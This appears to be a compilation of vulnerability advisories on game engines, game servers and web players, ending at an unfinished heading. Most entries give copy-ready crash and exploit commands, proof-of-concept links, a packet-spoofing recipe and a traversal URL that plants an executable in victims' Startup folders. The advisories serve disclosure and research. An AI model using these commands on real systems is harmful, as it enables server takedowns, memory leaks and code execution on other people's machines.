Application: *Unity 3D web player*
http://unity3d.com/webplayer/
Versions: *<= 3.2.0.61061*
Platforms: *Windows*
Bug: *heap corruption*
Exploitation: *remote*
Date: *21 Feb 2012*

Unity 3d is a game engine used in various games and it's web player allows to play these games *(unity3d extension)* also directly from the web browser.

 # Vulnerabilities #

Heap corruption caused by a negative 32bit size value which allows to execute malicious code.

The problem is caused by the modification of the 64bit uncompressed size *(handled as 32bit by the plugin)* of the lzma header which is just composed by the following fields *(from lzma86.h)*:

```
  Offset Size  Description
    0     1    = 0 - no filter, pure LZMA
               = 1 - x86 filter + LZMA
    1     1    lc, lp and pb in encoded form
    2     4    dictSize (little endian)
    6     8    uncompressed size (little endian)
```

Reading of the 64bit field as 32bit one *(CMP EAX,4)* and some of the subsequent operations:

```
  070BEDA3   33C0             XOR EAX,EAX
  070BEDA5   895D 08          MOV DWORD PTR SS:[EBP+8],EBX
  070BEDA8   83F8 04          CMP EAX,4
  070BEDAB   73 10            JNB SHORT webplaye.070BEDBD
  070BEDAD   0FB65438 05      MOVZX EDX,BYTE PTR DS:[EAX+EDI+5]
  070BEDB2   8B4D 08          MOV ECX,DWORD PTR SS:[EBP+8]
  070BEDB5   D3E2             SHL EDX,CL
  070BEDB7   0196 A4000000    ADD DWORD PTR DS:[ESI+A4],EDX
  070BEDBD   8345 08 08       ADD DWORD PTR SS:[EBP+8],8
  070BEDC1   40               INC EAX
  070BEDC2   837D 08 40       CMP DWORD PTR SS:[EBP+8],40
  070BEDC6  ^72 E0            JB SHORT webplaye.070BEDA8
  070BEDC8   6A 4A            PUSH 4A
  070BEDCA   68 280A4B07      PUSH webplaye.074B0A28        ; ASCII "C:/BuildAgen
t/work/b0bcff80449a48aa/PlatformDependent/CommonWebPlugin/CompressedFileStream.cp
p"
  070BEDCF   53               PUSH EBX
  070BEDD0   FF35 84635407    PUSH DWORD PTR DS:[7546384]
  070BEDD6   6A 04            PUSH 4
  070BEDD8   68 00000400      PUSH 40000
  070BEDDD   E8 BA29E4FF      CALL webplaye.06F0179C
  ...
  070BEC6B   8B86 A4000000    MOV EAX,DWORD PTR DS:[ESI+A4] ; our value
  070BEC71   2B86 A8000000    SUB EAX,DWORD PTR DS:[ESI+A8]
  070BEC77   33C9             XOR ECX,ECX
  070BEC79   3D 00000400      CMP EAX,40000
  070BEC7E   C745 FC 00000400 MOV DWORD PTR SS:[EBP-4],40000
  070BEC85   7F 04            JG SHORT webplaye.070BEC8B    ; signed comparison
  070BEC87   8945 FC          MOV DWORD PTR SS:[EBP-4],EAX  ; replace 0x40000 wit
h our value
  ...
```

```
  070C0DAB   2975 FC          SUB DWORD PTR SS:[EBP-4],ESI
```

The provided proof-of-concept is not optimized but should show a write4 and *(tested on Firefox)* EIP pointing to an invalid memory zone after various continuable exceptions.

A script about the format of the unity3d files is available here:
http://aluigi.org/papers/bms/unity3d_webplayer.bms

 # Exploit #

http://aluigi.org/poc/unity3d_1.zip

Application: *NeoAxis web player*
http://www.neoaxis.com
Versions: *<= 1.4*
Platforms: *Windows*
Bug: *directory traversal*
Exploitation: *remote*
Date: *15 Jan 2012*

From vendor's homepage:
"NeoAxis Engine is an all-purpose 3D engine for game development, simulation and visualization systems creation."

The web player is a plugin for the web browser for running the content online.

 # Vulnerabilities #

For being played by the plugin the web content must be placed in a zip file called neoaxis_web_application_win32.zip and must be created a neoaxis_web_application.config file containing the size and the md5 hash of that zip.

When the browser visits the page where is located the content it will ask first for the permission to download it and then to run it.

In the downloading phase the zip file will be placed in the Cache folder of the **"NeoAxis Web Player"** user's folder and when the user runs it all the files will be extracted in the ExtractedApplications folder.

No checks are performed on the extracted filenames so it's enough to use a classical directory traversal pattern for writing or overwriting the files outside the ExtractedApplications folder.

 # Exploit #

http://aluigi.org/poc/neoaxis_1.zip

Put the files on a web server and load neoaxis_1.htm.
Note that by default the html file will load the content from **http://localhost** so modify that URL accordingly to match the address of the test server.

The proof-of-concept will write the file evil.bat in the Startup folder of the user.

Applications: *Engine used in Kart Racing Pro, GP Bikes and World Racing Series*
http://www.kartracing-pro.com
http://www.gp-bikes.com
http://www.worldracingseries.net
Versions: *current ones, refer to the date of this advisory*
Platforms: *Windows*
Bug: *stack overflow*
Exploitation: *remote, versus server*
Date: *27 Jun 2011 (found and reported on my forum 15 Dec 2010)*

Kart Racing Pro, GP Bikes and World Racing Series are some **"forever work-in-progress"** commercial games that are very used and appreciated due to their features *(gpbikes is really promising)* and the simulation and type of simulated vehicle *(KRP has a big growing community)*.

 # Vulnerabilities #

The games use all the same engine and they encrypt their UDP packets with blowfish *(bf_ecb)* using the key **"fe7epraruWRa7reV"**.

This engine is vulnerable to an 8 bytes stack overflow caused by the usage of a buffer of 1400 bytes and the calling of recvfrom with a size of 1408.

The overflow happens immediately after the decryption of the content.

Note that Kart Racing Pro is compiled with the exception handler so code execution is not possible there, only a crash.

 # Exploit #

http://aluigi.org/poc/piboso_1.dat

```
nc SERVER PORT -u < piboso_1.dat
```

the default ports are 10600 for KRP or 10500 for the other games.

Applications: *various*
Versions: *refer to each single case, note that they were the latest versions at the moment of the tests*
Platforms: *Windows and possibly others*
Bugs: *multiple Denial of Service vulnerabilities*
Exploitation: *remote, versus server*
Date: *27 Jun 2011 (found and reported on my forum 22 Feb 2011)*

From **http://old.zenhax.com/minecraft-day-t1769.html**

Just a quick and dirty 5-minutes check I did on some third parties server softwares available for Minecraft *(***http://www.minecraft.net***).*

The following is the list of the problems and directly the command needed to verify each one of them:

==========

MCServer
http://www.mc-server.org/
version: r172

http://SERVER:8080/aaaaaaaaaaaa...1000_'a's...aaa
udpsz -C 027fff -b a -T **SERVER** 25565 *0x8002*
udpsz -C 3b -b *0x7f* -T **SERVER** 25565 *0x8002*
udpsz -C **"01 00000000"** -b *0x30* -T **SERVER** 25565 *0x6072*
udpsz -C 0d -b *0x00* -T **SERVER** 25565 42

==========

MCSharp
http://crafted.voziv.com/mcsharp/
version: 0.90

tcpfp -m 80 -t 100 -f mcjoin.dat **SERVER** 25565

==========

MineServer
http://mineserver.be/
version: 20110214013000

udpsz -C **"01 00000008 0001 69 0001 69 0000000000000000 00"** -b *0x0f* -T **SERVER** 25565 36

==========

Opencraft
http://opencraft.sourceforge.net/
version: 0.3

tcpfp -t 100 -f mcjoin.dat **SERVER** 25565

==========

All the problems are crashes *(like NULL pointers and invalid memory accesses)* and CPU at 100% and so on.
Links to the tools used in the test:

udpsz: **http://aluigi.org/testz/udpsz.zip**
tcpfp: **http://aluigi.org/fakep/tcpfp.zip**
mcjoin.dat: **http://aluigi.org/poc/mcjoin.dat**

Application: *Refractor 2 engine*
Games: *Battlefield 2 <= 1.50 (aka 1.5.3153-802.0)*
http://www.battlefield.ea.com/battlefield/bf2/
Battlefield 2142 <= 1.51 (aka 1.10.112.0)
http://battlefield.ea.com/battlefield/bf2142/
...
other games developed with the same engine could be vulnerable too but in my tests I wasn't able to replicate the problem on Battlefield 1942 (the old Refractor 1 engine that in any case must be not excluded as possibly vulnerable) and I haven't tested games like Battlefield Heroes mainly because don't exist public dedicated server software but only servers hosted by official EA partners
Platforms: *Windows and Linux*
Bug: *NULL pointer*
Exploitation: *remote, versus server*
Date: *19 Feb 2011*
Authors: *SomaFM, Luigi Auriemma and Francis Lavoie-Renaud*
Advisory: *Luigi Auriemma*

The Battlefield series is one of the most famous and played series of games deeply devoted to multiplayer gaming.
The series is developed by DICE *(**http://www.dice.se**)* and published by Electronic Arts.

 # Vulnerabilities #

In some conditions that seem dependent by the players in the server it's possible to cause a NULL pointer dereference that crashes the server:

```
  bf2_w32ded+0x216f9f:
  00616f9f 8b01            mov     eax,dword ptr [ecx]  ds:0023:00000000
  00616fa1 ff9094000000    call    dword ptr [eax+94h]
```

From my tests the NULL pointer is reached when the same attacker or another player leaves the server while the old bf2loop proof-of-concept is running versus the server where that old bug has been patched.

 # Exploit #

http://aluigi.org/poc/bf2loop.zip

How to replicate the vulnerability:
- join the server with the normal game client
  it's not needed to play in it, it's enough just to join it till the menu in which selecting the base where spawning
- launch bf2loop *(version 0.2)* versus the server
  it will automatically continue to test the server till its crash
- disconnect the game client from the server
- the server will crash immediately

Application: *Call of Duty: Black Ops*
http://www.callofduty.com
Versions: *unknown, refer to the release date of this advisory*
Platforms: *unknown (it should be Windows)*
Bug: *memory leak*
Exploitation: *remote, versus server*
Date: *18 Nov 2010*

Call of Duty Black Ops *(cod7)* is the new game of the CoD series.
Just like cod6 also this one is distribuited as **"client-only"**, which means that a normal user cannot host a server.
Only some hosting companies *(GameServers)* or the same Treyarch can host dedicated servers.

 # Vulnerabilities #

When the server receives an rcon packet *(opcode 0x00)* it replies with a packet having a fixed size of 1168 bytes, doesn't matter if its content is smaller.

The result is that various parts of the server's memory are disclosed remotely to anyone and through the continuous sending of these invalid rcon packets is possible to monitor the server and maybe retrieving important informations like the value of cvars *(included rcon password)*, parts of the logs *(included the output of previous rcon packets of the admin)*, parts of the server's configuration and the IP addresses of the other players.

 # Exploit #

http://aluigi.org/testz/udpsz.zip
http://aluigi.org/poc/cod7mem.zip

```
  udpsz -C "ffffffff 00 0000000000000000" -D SERVER 3074 -1
```

or with the filter for easier visualization and monitoring:

```
  udpsz -q -l 1000 -C "ffffffff 00 0000000000000000" -D -L cod7mem.dll SERVER 307
4 -1
```

for example the Treyarch servers are available in a certain range that covers different C classes like 173.199.77.x, 173.199.78.x, 173.199.79.x and so on.

it's possible to use **"ffffffff 00 6100000000000000"** for receiving a reply string shorter than 50 bytes and so more memory visible but I don't know if it will appear in the server's logs because it could be considered a password guessing attack.

Application: *Lithtech engine*
http://www.lith.com
Games: *any game should be affected, refer to*
http://en.wikipedia.org/wiki/Lithtech#Lithtech_implementations
those personally tested by me are:
F.E.A.R. *<= 1.08*
F.E.A.R. 2 Project Origin *<= 1.05*
http://www.whatisfear.com
Platforms: *Windows and Mac*
Bug: *memory corruption*
Exploitation: *remote, versus server*
Date: *20 Jul 2010*

Lithtech is the well known game engine developed by Monolith and used in various famous games like Alien vs Predator 2, No One Lives Forever and the F.E.A.R. series.
Currently the first episode of F.E.A.R. is the most played online of the games based on the Lithtech engine.

 # Vulnerabilities #

I premise that I haven't performed a deep research on the vulnerability and I have focused my tests mainly on F.E.A.R. although after a quick test has been confirmed the same/similar problem on other games that use protocol 2 of the Lithtech engine like No One Lives Forever 2.

Through a malformed packet is possible to corrupt the memory of the game with effects that seem to suggest the possibility for an attacker to do something more than the crashing of the server.
Indeed the problem affects some function pointers so it's not excluded the possibility to have a certain control over them and the code flow remotely.

No other technical details are available at the moment.

 # Exploit #

http://aluigi.org/poc/fearless.zip

tuned to work with the F.E.A.R. series, so Project Origin included.

Application: *DirectPlay8 (bug A) and games that use it (bug B)*
Games: *bug A:*
ANY software that uses DirectPlay8 <= 5.03.2600.2180 (the latest DirectX package available at the moment)
bug B:
Robot Arena 2, Dungeon Siege 2, Vietcong, Deer Hunter 2004 and 2005, Homeworld 2, Trophy Hunter 2003 and others (for example the testing session of dxdiag and Perimeter)
while the games that don't seem vulnerable are: Freelancer, Giants: Citizen Kabuto, Sacrifice, SWINE, Wings of War
Platforms: *Windows*
Bugs: *A] silent interruption, freeze and access violation*
B] NULL pointer
Exploitation: *remote, versus server*
Date: *18 Jul 2010*

DirectPlay8 *(DP8)* is the current version of the network protocol implemented in Microsoft DirectX from over 10 years and it's used in various games *(mainly old games)* and small server programs.

 # Vulnerabilities #

A] silent interruption, freeze and access violation

In reality this is not one bug but at least two problems that can be mainly classified as:
- silent interruption of the server, in short the server will no longer handle the incoming packets although everything seems to work perfectly fine *(socket, interface, no error messages and so on)* this is exploitable through packet *0xc2*
- freeze: like above but the process is freezed except some cases where the effect is the same of above, exploitable with various types of packets like *0xc8*
- crash: access violation in InterlockedDecrement through packet *0xcc*

No additional and deeper testing and/or research has been performed. The vulnerability is inside DirectPlay8 so ANY game is affected.

B] NULL pointer

Some games don't verify the data returned by the DP8 layer when it calls their callbacks *(functions of the game that get called by dpnet)* and so many of these games crash due to a NULL pointer.

Note that the list of games reported in the header of the advisory for this bug is referred only to games currently played, I have not listed games that no longer have servers online in this moment or for which I'm not aware of their status or simply that I don't know they use DP8 or I have just not tested.

A good but no longer maintained list of games that use DP8 is available here:
http://aluigi.org/fakep/dp8games.zip

For verifying if a game uses DP8 it's enough to see if the process

dpnsvr.exe is active when the server is started.

 # Exploit #

bug A:
http://aluigi.org/fakep/dplay8fp.zip

```
  dplay8fp dplay8blah1 SERVER PORT
  dplay8fp dplay8blah2 SERVER PORT
  dplay8fp dplay8blah3 SERVER PORT
```

bug B:
http://aluigi.org/fakep/dplay8fp.zip
http://aluigi.org/fakep/dp8games.zip

for testing the bug is necessary to modify the files and/or the pck4 buffer in dplay8fp.c (**"data length"**) replacing a particular integer number *(usually 0x58* but varies, sequence 58 00 00 00) with a 0 *(so 00 00 00 00)*.
if the d8f file for the specific game is not available or doesn't seem to work it's necessary to collect it first.

Application: *Unreal Tournament III*
http://www.unrealtournament3.com
Versions: *<= 2.1 (aka 3809)*
Platforms: *Windows (tested) and Linux*
Bug: *unitialized pointer*
Exploitation: *remote, versus server*
Date: *17 Jul 2010*

Unreal Tournament III is currently the latest game *(2007)* of the Unreal series created by Epic Games *(**http://www.epicgames.com**).*

 # Vulnerabilities #

The game implements a particular command called STEAMBLOB which is handled in any case even if Steam is not running.

This command accepts three arguments that are C, N and B and just this last one *(doesn't matter what value it has)* is the cause of a problem during the handling of some pointers that are left unitialized.
The effect is the crash of the whole server due to the access to invalid memory or a NULL pointer.

It's enough only one UDP packet to exploit the vulnerability so there are no limitations.

 # Exploit #

http://aluigi.org/fakep/unrealfp.zip

```
unrealfp -x 2 -c "STEAMBLOB B=" SERVER PORT
```

Application: *Unreal engine*
http://www.unrealtechnology.com
Games: *Raven Shield, Deus Ex, Land of the Dead, Postal 2, Rune, Shadow Ops, Unreal 2, Unreal Tournament, Unreal Tournament 2003, WarPath, XIII and possibly other games based on the old versions of the Unreal engine (1, 2)*
Platforms: *Windows, Linux, MacOSX*
Bug: *failed assertion*
Exploitation: *remote, versus server*
Date: *15 Jul 2010*

The Unreal engine is the game engine developed by Epic Games *(**http://www.epicgames.com**)* and used in many famous commercial games of which the main example is just the lucky Unreal Tournament series.

 # Vulnerabilities #

This advisory is only a reference to keep this bug tracked because the affected games are enough old although still played.

The engine uses a particular assertion in the ReceivedRawBunch function for handling the data in the incoming packets.
Such assertion is **"NumInRec<=RELIABLE_BUFFER"** and can be exploited though the sending of a number of packets major than RELIABLE_BUFFER *(128)* using a sequential number different than the expected one.

The effect for the games that implement this assertion is their immediate termination, while there are a couple of games *(Unreal 1 and SWAT4)* that simply report the failed assertion in the console without bad effects.

 # Exploit #

http://aluigi.org/fakep/unrealfp.zip

```
unrealfp -B 1 SERVER PORT
```

Applications: *Ghost Recon Advanced Warfighter*
Ghost Recon Advanced Warfighter 2
http://ghostrecon.us.ubi.com/graw2/
Versions: *GRAW <= 1.35*
GRAW2 <= 1.05
Platforms: *Windows*
Bugs: *A] interger overflow*
B] Array indexing overflow
Exploitation: *remote, versus server*
Date: *07 Jul 2010*

Ghost Recon Advanced Warfighter *(GRAW)* and its sequel *(GRAW2)* are two well known games developed by GRIN **(http://www.grin.se)** and part of the famous game series called Ghost Recon.

 # Vulnerabilities #

A] integer overflow

The games are affected by an integer overflow in a particular type of packet that makes the following operations:
- takes the number from a 16 bit field *(offset 4)*
- multiplicates it by 1300
- takes the 32 bit number after it at offset 6
- substracts the first number from the second one
- checks if the result is bigger than the size of the packet *(signed)*
- performs a byte-per-byte copying on a heap buffer

B] Array indexing overflow

In some types of packets an 8bit value is used for accessing an array used for internal operations *(pointers and so on)*.
So through the setting of particular values for that 8bit field is possible to crash the server during these internal operations.

In both the cases doesn't seem possible to have worst effects than invalid memory accesses.

 # Exploit #

http://aluigi.org/testz/udpsz.zip

A]
udpsz -C **"0100 13 0003 0000 ffffffff"** -b *0x41* **SERVER** 16250 3000

B]
udpsz -C **"0100 0d"** -X 3 8 1 0 -l 50 -b *0x41* **SERVER** 16250 3000
or
udpsz -C **"0100 0e"** -X 3 8 1 0 -l 50 -b *0x41* **SERVER** 16250 3000

Application: *Unreal engine*
http://www.unrealtechnology.com
Games: *Unreal Tournament 2004, UT2003, Postal 2, Raven Shield, SWAT4 and many of the other games based on the old versions of the Unreal engine (1, 2 and 2.5). for the most recent games and versions of the engine the bug or even the bugged function "could" no longer exist, it's necessary to manually test each game for confirming*
Platforms: *Windows, Linux, MacOSX*
Bug: *unicode buffer-overflow in UpdateConnectingMessage*
Exploitation: *remote, versus client*
Date: *06 Jul 2010*

The Unreal engine is the game engine developed by Epic Games *(**http://www.epicgames.com**)* and used in many famous commercial games of which the main example is just the lucky Unreal Tournament series.

 # Vulnerabilities #

This advisory acts mainly as a reference for the **"less recent"** games that still now have a huge community and player base like UT2004.

The clients are vulnerable to an unicode buffer-overflow in the UpdateConnectingMessage function used during the downloading or tentative of downloading *(all automatics)* of the missing packages used on the server:

```
  void UGameEngine::UpdateConnectingMessage()
  {
    if(GPendingLevel && Players.Num() && Players(0)->Actor)
    {
      if(Players(0)->Actor->ProgressTimeOut < Players(0)->Actor->Level->TimeSecon
ds)
      {
        TCHAR Msg1[256], Msg2[256];
        appSprintf( Msg1, *LocalizeProgress(TEXT("ConnectingText"),TEXT("Engine")
) );
        appSprintf( Msg2, *LocalizeProgress(TEXT("ConnectingURL"),TEXT("Engine"))
, *GPendingLevel->URL.Host, *GPendingLevel->URL.Map );
        SetProgress( Msg1, Msg2, 60.f );
      }
    }
  }
```

The overflow happens due to the fact that appSprintf is a wrapper for _vsnwprintf using a max size of 1024 bytes versus the 256 of the destination buffer.

Note that the clients must have the downloads enabled *([IpDrv.TcpNetDriver]->AllowDownloads=True)* which is default on any game.

 # Exploit #

http://aluigi.org/testz/unrealts.zip
http://aluigi.org/poc/unrealcbof.txt

- unrealts 7777 unrealcbof.txt
  (or **"unrealts -x 2 7777 unrealcbof.txt"** for the Unreal 3 engine, use -x for others)
- open the console of your client *(~ or F10 on some games)* and type:
  open 127.0.0.1:7777

Application: *id Tech 4 engine*
http://www.idsoftware.com
http://iddevnet.com
Games: *Enemy Territory: Quake Wars* *<= 1.5.12642.33243*
http://www.enemyterritory.com
Wolfenstein *<= 1.3.344272*
http://www.wolfenstein.com
the older games like Quake 4, Doom 3 and Prey are NOT vulnerables
Platforms: *Windows, Linux*
Bug: *negative memcpy with possible code execution*
Exploitation: *remote, versus server*
Date: *05 Jul 2010*

id Tech 4 is currently the latest version of the game engine developed by id Software.

 # Vulnerabilities #

In the latest versions of the id Tech 4 engine has been implemented a particular **"out-game"** *(aka* **"out-of-band"**) packet called **"key"** that is sent by the update server of the games, something regarding the license code of the server as written in the server console when this type of command is received.

After the receiving of the packet the server first checks if it comes from the udpate server's IP address, then if it's a dedicated server *(only the dedicated servers handle it)* and if it's ranked *(only non-ranked servers accept it)*.

Then the content of the packet starting from offset 6 is copied in a stack buffer of 32 bytes if it's not greater than it.
But through a trick the minimum size of the packet can be 5 bytes so the result will be the copying of *0xffffffff* bytes *(5 - 6)*:

```
memcpy(stack_buffer, packet + 6, packet_size - 6);
```

For reaching the bugged code is necessary to spoof the source IP address of the packet so that it matches the one of the update servers:
- etqwupdate.idsoftware.com for Enemy Territory: Quake Wars
- patches.wolfenstein.com for Wolfenstein

Now there are a couple of interesting thing.
The first is that we are able to send a packet smaller than the requested size through to a trick, indeed each **"out-of-bound"** packet in the id Tech 4 engine requires a *0x00* delimiter after the command, so the correct **"key"** one would be:

```
0xff 0xff "key" 0x00  (6 bytes)
```

But since the memory is the same for any packet it's enough to send a correct **"key"** or a similar packet *(no need of spoofing this one)* that will set the *0x00* byte in the right position and then we can send the following one for exploiting the vulnerability:

```
0xff 0xff "key"       (5 bytes)
```

The second interesting thing is that the previous rule is valid also for the rest of the packet allowing the attacker to have control over the first 32 kilobytes of memory copied during the negative memcpy because the max size of a packet read by the socket is *0x7fff* bytes *(so 0x7fff - 6)*.

Anyway in my tests performed with the Windows versions of the servers the result was limited to the Denial of Service *(crash during the memcpy)* but I can't exclude worst effects in some particular conditions depending by the platform and the game *(for example Wolfenstein where the EIP register gets overwritten although not by the attacker's data)*.

 # Exploit #

http://aluigi.org/testz/udpsz.zip

```
example for ETQW:
  udpsz -P etqwupdate.idsoftware.com -p 1234 -C ffff6b657900 SERVER 27733 500
  udpsz -P etqwupdate.idsoftware.com -p 1234 -C ffff6b657900 SERVER 27733 5

example for Wolfenstein:
  udpsz -P patches.wolfenstein.com -p 1234 -C ffff6b657900 SERVER 27758 500
  udpsz -P patches.wolfenstein.com -p 1234 -C ffff6b657900 SERVER 27758 5
```

note that the sending of the second packet must be fast so that the *0x00* byte used in the first one will remain in that position allowing the handling of the malicious packet.
note also that udpsz supports only the max MTU when sending spoofed packets so it's not possible to specify the max size of *0x7fff* bytes supported by the game.

obviously it's necessary to have root/admin privileges and being physicallly able to send spoofed packets correctly *(no NAT/routers)*.

Application: *Tripwire Interactive games*
http://www.tripwireinteractive.com
Games: *Red Orchestra: Ostfront 41 45*
http://www.redorchestragame.com
Killing Floor
http://www.killingfloorthegame.com
Darkest Hour
http://www.darkesthourgame.com
Mare Nostrum
http://www.marenostrumgame.com
Versions: *any version till now*
Platforms: *Windows, MacOSX*
Bug: *NULL pointer*
Exploitation: *remote, versus server*
Date: *05 Jul 2010*

The games developed by Tripwire Interactive are well known and widely played products *(thousands of servers)* based on the Unreal engine.

 # Vulnerabilities #

The game doesn't verify the values returned by the function that checks the presence of some arguments *(like SIZE, CHUNK, BLOB)* inside the STEAMCLIENTBLOB command leading to a NULL pointer when it tries to access these values and the consequent crash of the server.

 # Exploit #

http://aluigi.org/fakep/unrealfp.zip

```
unrealfp -c STEAMCLIENTBLOB SERVER PORT
```

Application: *Freeciv*
http://www.freeciv.org
Versions: *<= 2.2.1*
Platforms: *Windows, Linux, MacOSX*
Bugs: *A] malloc exception*
B] endless loop
Exploitation: *remote, versus server*
Date: *03 Jul 2010*

Freeciv is an open source clone of the Civilization game.

Vulnerabilities

A] malloc exception

FreeCiv supports a particular type of packet used to identify the compressed streams and it's called "jumbo" packet.
In common/packet.c we find the following instructions:

```
  if (len_read == JUMBO_SIZE) {
    compressed_packet = TRUE;
    header_size = 6;
    if (dio_input_remaining(&din) >= 4) {
      dio_get_uint32(&din, &whole_packet_len);
    ...
    uLong compressed_size = whole_packet_len - header_size;
    ...
    unsigned long int decompressed_size = 100 * compressed_size;
    void *decompressed = fc_malloc(decompressed_size);
```

So if the stored whole_packet_len 32bit value is minor than 6 *(header_size)* then the server will try to allocate an amount of memory that is 100 times the negative number resulted from the difference of this two values.
The result is the termination of the server:

```
  0: Detected fatal error in ../../utility/mem.c line 41:
  0: Out of memory trying to malloc 4294966696 bytes at line 373 of ../../common/
packets.c.
  Assertion failed: FALSE, file ../../utility/shared.c, line 758
```

B] endless loop

The packets PACKET_PLAYER_INFO, PACKET_GAME_INFO, PACKET_EDIT_PLAYER_CREATE, PACKET_EDIT_PLAYER_REMOVE. PACKET_EDIT_CITY and PACKET_EDIT_PLAYER use some particular functions that can be tricked into an endless loop that freezes the server with CPU at 100%.

For both the problems there are no requirements because they can be exploited in pre-auth/pre-join stage.

Exploit

http://aluigi.org/poc/freecivet.zip

Application: *Electronic Arts games that use the Gamespy network*
http://www.ea.com
http://www.gamespy.com

Games:		
	Command & Conquer 3: Kane's Wrath	*<= 1.02*
	Command & Conquer 3: Tiberium Wars	*<= 1.09*
	Command & Conquer: Red Alert 3	*<= 1.12*
	Command & Conquer: Red Alert 3 \226 Uprising	*<= 1.00*
	The Lord of the Rings: Battle for Middle-Earth	*<= 1.03*
	The Lord of the Rings: Battle for Middle-Earth 2	*<= 1.06*
	The Lord of the Rings: BFME2: ROTWK	*<= 2.01*
	... possibly others ...	

Platforms: *Windows (tested), other platforms supported*
Bug: *buffer-overflow*
Exploitation: *remote, versus server and players*
Date: *01 Jul 2010*

Electronic Arts *(EA)* is a big games developer and publisher and both Command and Conquer *(3 and RA3)* and, in less misure, the BFME series are great examples.

 # Vulnerabilities #

The Gamespy network uses a particular method to handle lobbies *(chat rooms)* and servers.
First of all there is no real difference between them in the first moment because a server is launched just as a normal IRC chat room and so any operation like joining of new players, setting them ready, choosing of colors or teams and so on is all done over the Peerchat IRC server.

This particular **"platform"** includes also the handling of the players behind NAT to allow the usage of peer-to-peer games like those subject of this advisory.
In these EA games are used some particular sub-commands of the UTM IRC command that are explained here:

http://old.zenhax.com/red-alert-3-and-gamespy-peerchat-research-t501.html

NATHOST and NATINITED are two of these sub-commands and are also the only to support a string as argument *(the name of the user who sent them)* that is handled by the target player using sscanf and the following format argument: **"%d %d %s"**

Just the string in the last argument is the cause of a stack based buffer-overflow if it's longer than the about 200 bytes assigned to the destination buffer.

The only thing that the attacker must do to exploit this vulnerability versus the other players is joining the room of the server *(it's publicly visible being a room in an IRC server)* on the Peerchat server and sending the UTM command from there to the target users in it.

From my tests only the C&C3, RA3, BFME and BFME2 games support these particular sub-commands so I guess don't exist other vulnerable games.

 # Exploit #

Join the Gamespy Peerchat server *(peerchat_irc tool)*, join the channel of the server created by the victim user *(whois)* and then send one of the following IRC commands:

/UTM USER :NAT NATHOST1 9999 *aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa...aaa*
/UTM USER :NAT NATINITED1 9999 *aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa...aaa*

where USER is the nickname of the target user *(admin of the server/room or other players)* and the last argument is a sequence of chars longer than 200 chars.

additional example:
/WHOIS target_user *(or retrieve all the channels with LIST)*
/JOIN #GSP!redalert3pc!M01234567M *(chan/server of the user)*
/UTM target_user :NAT NATHOST1 1234 *aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa...aaa*

Application: *Refractor 2 engine*
Games: *Battlefield 2 <= 1.50 (aka 1.5.3153-802.0)*
http://www.battlefield.ea.com/battlefield/bf2/
Battlefield 2142 <= 1.50 (aka 1.10.48.0)
http://battlefield.ea.com/battlefield/bf2142/
...
other games developed with the same engine could be vulnerable like Battlefield Heroes
Platforms: *Windows*
Bug: *client URLs directory traversal*
Exploitation: *remote, versus clients*
Date: *29 Jun 2010*

The Battlefield series is one of the most famous and played series of games deeply devoted to multiplayer gaming.
The series is developed by DICE *(**http://www.dice.se**)* and published by Electronic Arts.

 # Vulnerabilities #

Each BF2 and BF2142 server has some fields where the admin can specify the links to files and images like the sponsor and community logo.
The sponsor logo is visible immediately when the client gets the list of servers and selects the server with the mouse *(one-click, not join)* while the second one is loaded when the client joins that server.

Exist also other URLs like DemoDownloadURL, DemoIndexURL and CustomMapsURL that can be exploited when the client joins the malicious server.

The client performs a very simple operation, it gets the URL and downloads the file saving it locally using its original name in the following folder:
C:\Documents and Settings\USER\My Documents\Battlefield 2\LogoCache**SERVER**
C:\Documents and Settings\USER\My Documents\Battlefield 2142\LogoCache**SERVER**
where USER is the Windows account of the current user and **SERVER** is the address of the web server, while LogoCache could be HttpCache if are used the URLs for downloading demos and maps.

The vulnerability resides in the missing handling of the backslash char with the consequence that the name of the file will include the classical directory traversal pattern allowing a malicious server to upload malicious executables on the clients.

Note that the loading of the URLs is automatic and doesn't seem possible to disable this feature.

 # Exploit #

http://aluigi.org/testz/onlywebs.zip

- launch: onlywebs.exe c:\malicious_file.exe
- start the server launcher using the following string as sponsor and community logo URL:
  http://SERVER/..\..\..\..\Start Menu\Programs\Startup\owned.exe
- Save and Start the server
- launch the client and go in the multiplayer menu
- when the refreshing of the list is terminated select or join the malicious server
- now the file owned.exe will be available in the Startup folder of the client and will be executed at the next login or reboot

Application: *Battlefield 2*
http://www.battlefield.ea.com/battlefield/bf2/
Versions: *<= 1.50 (aka 1.5.3153-802.0)*
Platforms: *Windows*
Bug: *failed assertion*
Exploitation: *remote, versus server*
Date: *29 Jun 2010*

The Battlefield series is one of the most famous and played series of games deeply devoted to multiplayer gaming.
The series is developed by DICE *(**http://www.dice.se**)* and published by Electronic Arts.

 # Vulnerabilities #

Battlefield 2 allows to host and use a stand-alone voip server on a different port or even on a different host through the VoipServerRemote and VoipServerRemoteIP fields in the server launcher.

By default the server uses its internal voip server and in any case it binds only the local interface 127.0.0.1 except if is specified an external voip server on a different network.
This particular UDP port set to 55124 is called VoipBFServerPort and it's used by the server as fixed port for communicating with the voip server, that's why by default it's not bound on all the interfaces.
So if VoipEnabled is set *(default)* then the server is vulnerable.

Anyway due to these big conditions I can't classify the following bug as a real vulnerability *(although there are for sure some real servers that meet these requirements)* and so I report it ONLY for thoroughness.

In short any UDP packet ending with an **'h'** *(0x68)* to port 55124 having a length different than 11 bytes will terminate the server with the following failed assertion:

```
"BFVoipChallengeString packet length is invalid"
```

I have thought to various scenarios for exploiting this bug in the default condition *(local interface)* like having the luck of another UDP service on the same server that replies using a packet ending with the *0x68* byte to a request spoofed from 127.0.0.1 but it's really sci-fi...

Battlefield 2142 is NOT vulnerable.

 # Exploit #

it's enough to send a packet of at least one byte with the last one equal to *0x68*, example:

http://aluigi.org/testz/udpsz.zip

```
udpsz -b 0x68 SERVER 55124 1
```

Application: *Mumble (server known as Murmur)*
http://mumble.sourceforge.net
Versions: *<= 1.2.2 and beta 1.2.3*
Platforms: *Windows, Mac OS X and Linux*
Bug: *QueryUsers SQLite database bug*
Exploitation: *remote, versus server*
Date: *29 Jun 2010*

Mumble is a very good open source VOIP software which is gaining lot of popularity due to its quality.
Murmur is the name of the server software.

 # Vulnerabilities #

Through a malformed type of data is possible to force the termination of the server due to an error in the SQL query *(SQLite library)*.
The attacker needs to join the server to exploit it.

 # Exploit #

http://aluigi.org/poc/mumbleed.zip

Application: *America's Army 3*
